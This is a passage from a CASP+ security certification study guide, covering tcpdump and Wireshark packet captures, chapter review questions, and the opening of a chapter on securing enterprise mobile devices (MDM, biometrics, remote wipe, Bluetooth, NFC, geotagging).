The ***tcpdump*** command captures packets on Linux and UNIX platforms. A version for Windows, called WinDump, is also available. Using the **tcpdump** command is a matter of selecting the correct parameter to go with it. For example, the following command enables a capture (**-i**) on the Ethernet 0 interface:

```
tcpdump -i eth0
```

The parameters of **tcpdump** are shown in Figure 17-7.

Key Topic



```
[linux Desktop]$ tcpdump --help

tcpdump version 4.4.0
libpcap version 1.4.0
Usage: tcpdump [-aAbdDefhHIJKlLnNOpqRStuUvxX] [ -B size ] [ -c count ]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ -j tstamptype ] [ -M secret ]
                [ -r file ] [ -s snaplen ] [ -T type ] [ -V file ] [ -w file ]
                [ -W filecount ] [ -y datalinktype ] [ -z command ]
                [ -Z user ] [ expression ]
[linux Desktop]$ █  -
```

Figure 17-7 tcpdump Parameters

To learn about other switches for the **tcpdump** command, see https://www.tcpdump.org/tcpdump_man.html.

conntrack


conntrack, which is part of the Linux networking stack, is a set of free software tools for GNU/Linux that allows system administrators to interact, from user space, with the in-kernel Connection Tracking. This functionality is what allows for **iptables**, the Linux firewall, to do stateful firewalling, as it needs to be able to track the state of each TCP connection.

To learn more about conntrack, visit https://manpages.debian.org/testing/conntrack/conntrack.8.en.html.

Wireshark

One of the most widely used sniffers is ***Wireshark***. It captures raw packets from the interface on which it is configured and allows you to examine each packet. If the data is unencrypted, you can read the data. Figure 17-8 shows an example of Wireshark in use.

Key Topic


Capturing from Local Area Connection [Wireshark 1.12.0 (v1.12.0-0-g4fab41a from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
Local Area Connection: <live capture in progre
Packets: 544 · Displayed: 544 (100.0%)
Profile: Default


```
No.  Time       Source            Destination        Protocol Length Info
 509 89.1677800 10.68.26.2        224.0.0.18         VRRP       60 Announcement (v2)
 510 89.2267270 00:23:9c:12:f8:a8 Spanning-tree-(for-STP        60 RST. Root = 4096/0/00:23:9c:12:8d:80  Cost = 5000  Port = 0x83e9
 511 89.3498120 10.68.26.15       10.68.26.127       NBNS       92 Name query NB GXEDW.NET<00>
 512 89.9607430 10.68.26.2        224.0.0.18         VRRP       60 Announcement (v2)
 513 90.0997880 10.68.26.15       10.68.26.127       NBNS       92 Name query NB GXEDW.NET<00>
 514 90.3866150 108.160.163.97    10.68.26.46        HTTP      233 HTTP/1.1 200 OK  (text/plain)
 515 90.3890350 10.68.26.46       108.160.163.97     TCP        54 3445→80 [FIN, ACK] Seq=466 Ack=180 Win=16399616 Len=0
 516 90.3985670 10.68.26.46       108.160.163.97     TCP        66 3449→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
 517 90.4575970 108.160.163.97    10.68.26.46        TCP        56 80→3445 [FIN, ACK] Seq=180 Ack=467 Win=15544 Len=0
 518 90.4576850 10.68.26.46       108.160.163.97     TCP        54 3445→80 [ACK] Seq=467 Ack=181 Win=16399616 Len=0
 519 90.4665660 108.160.163.97    10.68.26.46        TCP        66 80→3449 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1 WS=512
 520 90.4666510 10.68.26.46       108.160.163.97     TCP        54 3449→80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
 521 90.4681410 10.68.26.46       108.160.163.97     HTTP      519 GET /subscribe?host_int=459088303&ns_map=176308224_1606494076928%2c302921993_348195272969%2c137938507_43087611467%2c352645841_34
 522 90.5375730 108.160.163.97    10.68.26.46        TCP        56 80→3449 [ACK] Seq=1 Ack=466 Win=15872 Len=0
 523 90.5397580 00:25:64:df:c7:87 Broadcast          ARP        60 Who has 10.68.26.17  Tell 10.68.26.22
 524 90.8767350 10.68.26.2        224.0.0.18         VRRP       60 Announcement (v2)
 525 91.1146940 00:23:9c:12:f8:a8 Spanning-tree-(for-STP        60 RST. Root = 4096/0/00:23:9c:12:8d:80  Cost = 5000  Port = 0x83e9
 526 91.6897260 10.68.26.2        224.0.0.18         VRRP       60 Announcement (v2)
 527 92.5226490 10.68.26.2        224.0.0.18         VRRP       60 Announcement (v2)
 528 92.9736040 00:23:9c:12:f8:a8 Spanning-tree-(for-STP        60 RST. Root = 4096/0/00:23:9c:12:8d:80  Cost = 5000  Port = 0x83e9
 529 93.3516410 10.68.26.2        224.0.0.18         VRRP       60 Announcement (v2)
 530 93.4226830 10.68.26.13       255.255.255.255    DB-LSP-   189 Dropbox LAN sync Discovery Protocol
 531 93.4229400 10.68.26.13       10.68.26.127       DB-LSP-   189 Dropbox LAN sync Discovery Protocol
 532 93.6107630 10.68.26.46       184.26.143.177     HTTP     5133 GET /leaderboard/Series_2/2014/4341/1/leaderboard.json HTTP/1.1
 533 93.6155620 184.26.143.177    10.68.26.46        TCP        56 80→2492 [ACK] Seq=38461 Ack=66028 Win=43654 Len=0
 534 93.6165430 184.26.143.177    10.68.26.46        HTTP      323 HTTP/1.1 304 Not Modified
 535 93.6165700 10.68.26.46       184.26.143.177     TCP        54 2492→80 [ACK] Seq=66028 Ack=38730 Win=331 Len=0
 536 94.1776200 10.68.26.2        224.0.0.18         VRRP       60 Announcement (v2)
 537 94.8685340 00:23:9c:12:f8:a8 Spanning-tree-(for-STP        60 RST. Root = 4096/0/00:23:9c:12:8d:80  Cost = 5000  Port = 0x83e9
 538 94.9356030 10.68.26.2        224.0.0.18         VRRP       60 Announcement (v2)
 539 95.1249920 10.68.26.46       23.21.178.109      HTTP      556 GET /SapientNASCAR/nascar-private-nationwide-series.json?limit=10&since_id=497750539271417856&jsonp=massrel._json_callbacks._211
 540 95.1505190 23.21.178.109     10.68.26.46        TCP       362 [TCP segment of a reassembled PDU]
 541 95.1505200 23.21.178.109     10.68.26.46        TCP        67 [TCP segment of a reassembled PDU]
 542 95.1505210 23.21.178.109     10.68.26.46        HTTP       86 HTTP/1.1 200 OK  (text/javascript)
 543 95.1505840 10.68.26.46       23.21.178.109      TCP        54 2655→80 [ACK] Seq=3515 Ack=2452 Win=256 Len=0
 544 95.7255550 10.68.26.2        224.0.0.18         VRRP       60 Announcement (v2)

⊞ Frame 151: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
⊞ Ethernet II, Src: 00:23:9c:12:8d:80 (00:23:9c:12:8d:80), Dst: 00:1a:a0:d1:a8:08 (00:1a:a0:d1:a8:08)
⊞ Internet Protocol Version 4, Src: 74.125.229.217 (74.125.229.217), Dst: 10.68.26.46 (10.68.26.46)

0000  00 1a a0 d1 a8 08 00 23  9c 12 8d 80 08 00 45 00   .......# ......E.
0010  00 28 dc 0b 00 00 39 06  50 fc 4a 7d e5 d9 0a 44   .(....9. P.J}...D
0020  1a 2e 00 50 0d 70 3f e4  f3 8f 7e 83 e8 37 50 11   ...P.p?. ..~..7P.
0030  02 9f b0 7c 00 00 00 00                            ...|....
```

Figure 17-8 Wireshark Output

In the output shown in Figure 17-8, each line represents a packet captured on the network. You can see the source IP address, the destination IP address, the protocol in use, and the information in the packet. For example, line 511 shows a packet from 10.68.26.15 to 10.68.16.127, which is a NetBIOS name resolution query. Line 521 shows an HTTP packet from 10.68.26.46 to a server at 108.160.163.97. Just after that, you can see the server sending an acknowledgment back. To try to read a packet, you would click on a single packet. If the data is plaintext, you can read and analyze the packet. This means an attacker could also use Wireshark to acquire credentials and other sensitive information.

As a CASP candidate, you should be able to recognize some standard events of interest that tend to manifest with distinct patterns. Figure 17-9 shows output from Wireshark. The top pane shows packets that have been captured. Line 384 has been chosen, and the parts of the packet are shown in the middle pane. In this case, the packet is a response from a DNS server to a device that queried for a resolution. The bottom pane shows the actual data in the packet and, because this packet is not encrypted, you can see that the user was requesting the IP address for www.cnn.com. Any packet that is not encrypted can be read in this pane.

Key Topic


(Untitled) - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No. .   Time         Source          Destination     Protocol  Info
    366 11.767290    192.168.0.31    192.168.0.28    SNMP      get-response SNMPv2-SMI::enterprises.11.2.3.9.4.2.1.4.1.5.7.1
    367 11.768865    192.168.0.28    192.168.0.31    SNMP      get-request SNMPv2-SMI::enterprises.11.2.3.9.4.2.1.4.1.5.8.1.
    369 11.775952    192.168.0.31    192.168.0.28    SNMP      get-response SNMPv2-SMI::enterprises.11.2.3.9.4.2.1.4.1.5.8.1
    381 12.286091    192.168.0.28    192.168.0.1     DNS       Standard query A www.cnn.com
    384 12.311862    192.168.0.1     192.168.0.28    DNS       Standard query response A 64.236.91.21 A 64.236.91.23 A 64.2
    385 12.312727    192.168.0.28    64.236.91.21    TCP       56606 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
    386 12.361495    64.236.91.21    192.168.0.28    TCP       http > 56606 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
    387 12.361583    192.168.0.28    64.236.91.21    TCP       56606 > http [ACK] Seq=1 Ack=1 Win=17520 Len=0
    388 12.361805    192.168.0.28    64.236.91.21    HTTP      GET / HTTP/1.1
    389 12.413166    64.236.91.21    192.168.0.28    TCP       http > 56606 [ACK] Seq=1 Ack=845 Win=6960 Len=0
    390 12.413611    64.236.91.21    192.168.0.28    TCP       [TCP segment of a reassembled PDU]
    391 12.414386    64.236.91.21    192.168.0.28    TCP       [TCP segment of a reassembled PDU]

⊞ Frame 384 (167 bytes on wire, 167 bytes captured)
⊞ Ethernet II, Src: Sparklan_04:d0:9e (00:0e:8e:04:d0:9e), Dst: HonHaiPr_26:66:a2 (00:1c:26:26:66:a2)
⊞ Internet Protocol, Src: 192.168.0.1 (192.168.0.1), Dst: 192.168.0.28 (192.168.0.28)
⊞ User Datagram Protocol, Src Port: domain (53), Dst Port: 62872 (62872)
⊟ Domain Name System (response)
    [Request In: 381]
    [Time: 0.025771000 seconds]
    Transaction ID: 0xcf1f
  ⊞ Flags: 0x8180 (Standard query response, No error)
    Questions: 1
    Answer RRs: 6
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ www.cnn.com: type A, class IN
        Name: www.cnn.com
        Type: A (Host address)
        Class: IN (0x0001)
  ⊟ Answers
    ⊞ www.cnn.com: type A, class IN, addr 64.236.91.21

0000  00 1c 26 26 66 a2 00 0e  8e 04 d0 9e 08 00 45 00   ..&&f... ......E.
0010  00 99 00 00 40 00 40 11  b8 e6 c0 a8 00 01 c0 a8   ....@.@. ........
0020  00 1c 00 35 f5 98 00 85  98 5a cf 1f 81 80 00 01   ...5.... .Z......
0030  00 06 00 00 00 00 03 77  77 77 03 63 6e 6e 03 63   .......w ww.cnn.c
0040  6f 6d 00 00 01 00 01 c0  0c 00 01 00 01 00 00 00   om...... ........
0050  b7 00 04 40 ec 5b 15 c0  0c 00 01 00 01 00 00 00   ...@.[.. ........
0060  b7 00 04 40 ec 5b 17 c0  0c 00 01 00 01 00 00 00   ...@.[.. ........
0070  b7 00 04 40 ec 10 14 c0  0c 00 01 00 01 00 00 00   ...@.... ........

This is a response to the DNS query in this fr...   Packets: 1273 Displayed: 909 Marked: 0 Dropped: 0   Profile: Default
```

Figure 17-9 DNS Response in Wireshark Output

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 17-3 lists these key topics and the page number on which each is found.

Key Topic

Table 17-3 Key Topics for Chapter 17

Key Topic Element	Description	Page Number
Figure 17-1	Using **foremost**, Part 1	399
Figure 17-2	Using **foremost**, Part 2	400
List	Areas of focus in Wi-Fi security using Aircrack-ng	403
Figure 17-3	Aircrack-ng	404
Table 17-1	Static and Dynamic Linking	405
Figure 17-4	**dd** Parameters	406
Figure 17-5	**netstat** Output	408
List	**netstat** states	408
Table 17-2	**netstat** Parameters	409
Figure 17-6	**nc** Switches	410
Figure 17-7	**tcpdump** Parameters	411
Figure 17-8	Wireshark Output	412
Figure 17-9	DNS Response in Wireshark Output	413

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

file carving, **foremost**, Strings2, hexdump, Binwalk, Ghidra, GNU Project debugger (GDB), OllyDbg, **readelf**, objdump, strace, **ldd**, ExifTool, Aircrack-ng, Volatility, The Sleuth Kit, Forensic Toolkit (FTK) Imager, **dd**, sha256sum, ssdeep, **netstat** (network status), **ps**, **vmstat**, **lsof**, **nc** (netcat), **tcpdump**, conntrack, Wireshark

Complete Tables and Lists from Memory

Print a copy of Appendix B, "Memory Tables" (found on the companion website), or at least the section for this chapter, and complete the tables and lists from memory. Appendix C, "Memory Tables Answer Key" (also on the companion website), includes completed tables and lists to check your work.

Review Questions

1. Which of the following is one of the most widely used sniffers?
   a. Wireshark
   b. conntrack
   c. **tcpdump**
   d. **setcat**

2. Which of the following is the process of reassembling computer files from fragments in the absence of file system metadata?
   a. Sniffing
   b. File carving
   c. Hashing
   d. Imaging

3. Which of the following captures packets on Linux and UNIX platforms?
   a. **vmstat**
   b. **ethereal**
   c. **tcpdump**
   d. **netcap**

4. Which of the following is a Windows 32-bit and 64-bit command-line tool for extracting strings from binary data?
   a. Memory
   b. Remotely logged data
   c. Data on hard disk
   d. Strings2

5. Which of the following commands in Linux is one of the most basic commands for viewing the processes running on a system?
   a. **ps**
   b. **netcat**
   c. **lsof**
   d. **vmstat**

6. Which of the following is a software reverse engineering (SRE) suite of tools developed by NSA's Research Directorate?
   a. Hexdump
   b. Ghidra
   c. Binwalk
   d. GNU Project debugger

7. Which of the following **netstat** states represents an open connection, where data received can be delivered to the user?
   a. LISTEN
   b. FIN-WAIT-2
   c. ESTABLISHED
   d. CLOSING

8. Which tool can crack WEP and WPA PSK?
   a. **nmap**
   b. Wireshark
   c. ExifTool
   d. Aircrack-ng

9. Which is not true of static linking?
   a. All required libraries are copied into the final executable file.
   b. It is performed during the last step of compilation.
   c. It occurs at runtime.
   d. There are no compatibility issues.

10. Which of the following is a UNIX/Linux command that is used to convert and copy files?
    a. **dd**
    b. **ls**
    c. **nc**
    d. **ldd**

This page intentionally left blank

This chapter covers the following topics:

- **Managed Configurations:** This section covers application control, password and MFA requirements, token-based access, patch repositories, firmware over-the-air, remote wipe, Wi-Fi security (including Wi-Fi Protected Access [WPA2/WPA3] and device certificates), profiles, Bluetooth, near-field communication (NFC), peripherals, geofencing, VPN settings, geotagging, certificate management, full device encryption, tethering, Airplane mode, location services, DNS over HTTPS (DoH), and custom DNS.
- **Deployment Scenarios:** This section covers bring your own device (BYOD); corporate-owned; corporate-owned, personally enabled (COPE); and choose your own device (CYOD).
- **Security Considerations:** This section covers unauthorized remote activation/deactivation of devices or features, encrypted and unencrypted communication concerns, physical reconnaissance, personal data theft, health privacy, implications of wearable devices, digital forensics of collected data, unauthorized application stores, jailbreaking/rooting, side loading, containerization, original equipment manufacturer (OEM) and carrier differences, supply chain issues, and eFuse.

This chapter covers CAS-004 Objective 3.1: Given a scenario, apply secure configurations to enterprise mobility.

The rise of mobile computing has presented new challenges to securing devices and networks. In this chapter you'll learn about securely setting up and configuring mobile devices.

CHAPTER 18

Applying Secure Configurations to Enterprise Mobility

Managed Configurations

One of the ways to exert better control over mobile devices is by controlling the configuration of the devices. By using managed configurations, an enterprise can implement desired security settings in all mobile devices and ensure that those settings remain unchanged by the user. In this section you'll learn about some of the features that should be used in these managed configurations.

Application Control

While there are certainly other ways to control the installation and use of software (for example, by using Group Policy in Windows), mobile application management (MAM) software provides granular control through the use of application permissions that can be applied to users with respect to certain applications that handle sensitive information.

We have already discussed one method of securing data and applications—by using containerization (covered in Chapter 2 and later in this chapter)—but mobile management solutions can use other methods as well. A conditional access policy controls access to corporate data based on the conditions of a connection, including user, location, device state, application sensitivity, and real-time risk. Moreover, these policies can be granular enough to control certain actions within an application, such as preventing cutting and pasting.

Finally, more secure control of sharing is possible, allowing for the control and tracking of what happens after a file has been accessed, with the ability to prevent copying, printing, and other actions that help control sharing with unauthorized users.

Password

There are several ways to authenticate to a mobile device. When passwords are used, they should be complex and long enough to prevent guessing and cracking. Some of the more advanced methods of authentication appeared first on mobile devices. The following list covers these methods.

- **Swipe pattern:** Swipe patterns presumably only known to the user can be used to dismiss a screen lock. The main issue with swipe patterns is that someone nearby could view a user's swipe pattern. Some recent research has shown it to be more difficult to observe the entry of a PIN than the application of a swipe pattern over the shoulder. Care should be taken to make swipe patterns in a way that cannot be stolen.
- **Gesture:** In gesture authentication, the user is shown a picture to use as a guide and applies a pattern of gestures on the photo. The gesture pattern as well as the picture are chosen ahead of time and stored on the device. The gesture pattern applied by the user is compared to the pattern in the stored sample.

  Gesture authentication is subject to three main security issues. The first is that a user may observe the gesture pattern over the shoulder. The second presents itself when malware installs a keylogger on the mobile device, enabling capture of the gesture pattern. Finally, in a smudge attack, the attacker recovers the pattern from the oily residue on the touchscreen.
- **PIN code:** Of course, the most common method of authentication is the use of a personal identification number (PIN). This method is susceptible to both keyloggers and observation via shoulder surfing. Of course, with any password or PIN, social engineering attacks, dictionary attacks, and brute-force attacks can occur.

MFA Requirements

Biometric devices use physical characteristics to identify users. Such devices are becoming more common in the business environment. Biometric systems include hand scanners and retinal scanners; soon we may even see DNA scanners. To gain access to a biometrically protected mobile device, you must pass a physical screening process.

A company adopting biometric technologies needs to consider the potential controversy. (Some authentication methods are considered more intrusive than others.) The company must also consider the error rate and accept the fact that errors can include both false positives and false negatives. Most mobile device vendors that adopt biometric authentication allow this feature to be disabled. Companies should carefully weigh the advantages and disadvantages of using biometrics.

The following sections look at the most common ways biometrics are implemented on mobile devices.

Facial

A ***facial scan*** records facial characteristics, including bone structure, eye width, and forehead size. This biometric method uses eigenfeatures or eigenfaces, neither of which captures a picture of a face. With eigenfeatures, the distances between facial features are measured and recorded. With eigenfaces, measurements of facial components are gathered and compared to a set of standard eigenfaces. For example, a person's face might be composed of the average face plus 21% from eigenface 1, 83% from eigenface 2, and –18% from eigenface 3. Many facial scan biometric devices use a combination of eigenfeatures and eigenfaces.

Fingerprint

A ***fingerprint scan*** usually scans the ridges of a finger for matching. A special type of fingerprint scan called minutiae matching is more microscopic in that it records the bifurcations and other detailed characteristics. Minutiae matching requires more authentication server space and more processing time than ridge fingerprint scanning. Fingerprint scanning systems have a lower user acceptance rate than many other systems because users are concerned with how the fingerprint information will be used and shared.

Iris Scan

An ***iris scan*** scans the colored portion of the eye, including all rifts, coronas, and furrows. Iris scans have greater accuracy than any other biometric scan type.

Token-Based Access

Tokens can be presented for identification and authentication. You learned about tokens in Chapter 4, "Securing the Enterprise Architecture by Implementing Data Security Techniques." Please review that chapter.

A token device is a handheld device that presents an authentication server with the one-time password. If the authentication method requires a token device, the user must be in physical possession of the device to authenticate. So, although the token device provides a password to the authentication server, the token device is considered a Type II authentication factor because its use requires ownership of the device. A token device is usually implemented only in very secure environments because of the cost of deploying such a device. In addition, token-based solutions can experience problems due to the battery life span of the token device.

Patch Repository

Keeping up with security updates or patches can be challenging, especially in a diverse mobile environment. One best practice is to create a patch repository and populate it with all the latest patches for each device type or software edition. A patch repository is a centralized and protected location where binaries and metadata are stored prior to analysis, packaging, and finally deployment. Many organizations also make use of scripts that automate maintenance of the repository (deleting old patches and downloading new ones, for example).

Firmware Over-the-Air

An ***over-the-air update*** is an update that occurs over a wireless connection. Firmware updates, referred to as firmware over-the-air (FOTA), may occur using the same process as the updates discussed later in this section, or they may be performed with special firmware and operating system update tools, such as the FOTA flash programming tools from Zeeis. Zeeis is a comprehensive, cloud-based mobile/embedded software update and management system.

Two other types of updates smartphones can receive are PRI and PRL updates:

- A ***product release information (PRI)*** is a connection between a mobile device and a radio. From time to time, a PRI may need to be updated; updates may add features or increase data speed.
- A ***preferred roaming list (PRL)*** is a list of radio frequencies that resides in the memory of some kinds of digital phones. The PRL lists frequencies the phone can use in various geographic areas. The areas are ordered by the bands the phone should try to use first. A PRL is basically a priority list that indicates which towers a phone should use. When roaming, the PRL may instruct a phone to use the network with the best roaming rate for the carrier rather than the one with the strongest signal. As carrier networks change, an updated PRL may be required.

The baseband processor is the chip that controls RF waves, thereby managing all antenna functions. An update makes the code in the chip current.

All mobile devices may require one or more of these update types at some point. In many cases, these updates happen automatically, or over-the-air. In many cases, you may be required to disable Wi-Fi and enable data for these updates to occur.

Remote Wipe

A ***remote wipe*** is an instruction sent remotely to a mobile device to erase all the data, typically when a device is lost or stolen. In the case of an iPhone, this feature is closely connected to the locater application Find My iPhone.

Android phones do not come with an official remote wipe feature. You can, however, install an Android app that will do this. The app Lost Android works in the same way as the iPhone remote wipe feature.

Android Device Manager, which is loaded on newer versions of Android, is available for download to any version of Android from 2.3 onward, and it provides almost identical functionality to the iPhone.

While the methods just mentioned do not necessarily make use of MDM software, remote wipe is a function that comes with MDM software, and consent to remote wipe should be required of any user who uses a mobile device in either a BYOD or COPE environment. Deployment scenarios such as BYOD, COPE, and CYOD are discussed later in the chapter.

Wi-Fi

You learned about Wi-Fi networking in Chapter 1, "Ensuring a Secure Network Architecture." In his section you'll learn about WLAN security settings that are especially applicable to mobile devices.

Wi-Fi Protected Access (WPA2/3)

In Chapter 1 you learned about the latest versions of WPA. With mobile devices, you should always attempt to configure WPA2 or WPA3. Please review the coverage of WPA in Chapter 1.

Device Certificates

Simple Certificate Enrollment Protocol (SCEP) provisions certificates to network devices, including mobile devices. As SCEP includes no provision for authenticating the identity of the requester, two different authorization mechanisms are used for the initial enrollment:

Key Topic

- **Manual:** The requester is required to wait after submission for the CA operator or certificate officer to approve the request.
- **Preshared secret:** The SCEP server creates a "challenge password" that must be delivered to the requester and then included with the submission back to the server.

Security issues with SCEP include the fact that when the preshared secret method is used, the challenge password is used for authorization to submit a certificate request. It is not used for authentication of the device.

Profiles

MDM configuration profiles are used to control the use of devices; when these profiles are applied to the devices, they make changes to settings such as the passcode settings, Wi-Fi passwords, virtual private network (VPN) configurations, and more. Profiles also can restrict items that are available to the user, such as the camera. The individual settings, called payloads, may be organized into categories in some implementations. For example, there may be a payload category for basic settings, such as a required passcode, and other payload categories, such as email settings, Internet, and so on.

Bluetooth

Bluetooth is a wireless technology that is used to create personal area networks (PANs), which are short-range connections between devices and peripherals, such as headphones. It operates in the 2.4 GHz frequency at speeds of 1 to 3 Mbps and over a distance of up to 10 meters.

Several attacks can take advantage of Bluetooth technology. With ***Bluejacking***, an unsolicited message is sent to a Bluetooth-enabled device, often for the purpose of adding a business card to the victim's contact list. This type of attack can be prevented by placing the device in non-discoverable mode.

Bluesnarfing involves unauthorized access to a device using the Bluetooth connection. With this type of attack, the attacker is trying to access information on the device rather than send messages to the device.

Use of Bluetooth can be controlled, and such control should be considered in high-security environments.

Increasingly, organizations are being pushed to allow corporate network access to personal mobile devices. This creates a nightmare for security administrators. Mobile device management (MDM) solutions attempt to secure these devices. An MDM solution includes a server component, which sends management commands to the devices. There are a number of open specifications, such as Open Mobile Alliance (OMA) Device Management, but there is no real standard as yet. Among the technologies these solutions may control are Bluetooth settings and wireless settings.

Near-Field Communication (NFC)

Near-field communication (NFC) is a set of communication protocols that allow two electronic devices, one of which is usually a mobile device, to establish communication when they are within 2 inches of each other. NFC-enabled devices can be provided with apps to read electronic tags or make payments when connected to an NFC-compliant apparatus. NFC capability is available in mobile devices such as smartphones.

NFC presents many security vulnerabilities, including eavesdropping, data corruption and manipulation, and interception attacks. Physical theft of a device makes purchases from the phone possible. Therefore, organizations may want to forbid this functionality in company-owned smartphones or phones that are allowed access to the company network through a BYOD (bring your own device) initiative.

Peripherals

Controlling the use of peripherals is a key best practice with mobile devices. You learned about using in/out restrictions to control the use of peripherals in Chapter 4. Please review that chapter.

Geofencing

At one time, cybersecurity professionals knew that all the network users were safely in the office and behind a secure perimeter created and defended with every tool possible. That is no longer the case. Users now access your network from home, wireless hotspots, hotel rooms, and all sorts of other locations that are less than secure.

When you design authentication, you can consider the physical location of the source of an access request. A scenario for this might be that Alice is allowed to access the Sales folder at any time from the office but only from 9 to 5 from her home and never from elsewhere.

Authentication systems can use location to identify requests to authenticate and access a resource from two different locations in a very short amount of time, one of which could be fraudulent. Finally, these systems can sometimes make real-time assessments of threat levels in the region where a request originates.

Geofencing is the application of geographic limits to where a device can be used. It depends on the use of Global Positioning System (GPS) or radio frequency identification (RFID) technology to create a virtual geographic boundary.

VPN Settings

Most MDM solutions offer the ability to create a VPN connection from the Internet to a mobile gateway of some sort, located inside the enterprise's perimeter firewall. Once the tunnel is created (typically using Internet Protocol Security [IPsec]), all traffic (even traffic destined for the Internet) goes to the gateway and is then forwarded to either the internal network or the Internet. When forwarded to the Internet, it is usually routed through a web proxy that makes the connections on behalf of the device. This process is depicted in Figure 18-1.

Key Topic




Figure 18-1 Mobile VPN Process

Geotagging

Geotagging is the process of adding geographic metadata (a form of geospatial metadata) to various media, including photographs, videos, websites, SMS messages, or RSS feeds. This data usually consists of latitude and longitude coordinates, though it can also include altitude, bearing, distance, accuracy data, and place names.

Some consider geotagging a security risk because of the information it can disclose when geotagged files are uploaded, especially to social media. In some cases, information such as the location, time of day, and where you live may be included.

The following are measures you can take to reduce the security risk of geotagging:

Key Topic

- Disable geotagging on smartphones and other mobile devices.
- Double-check and tighten security settings on social media sites.
- If possible, use geotag-specific security software to manage your multimedia.
- Remove geotagging from photos you've already uploaded.

Certificate Management

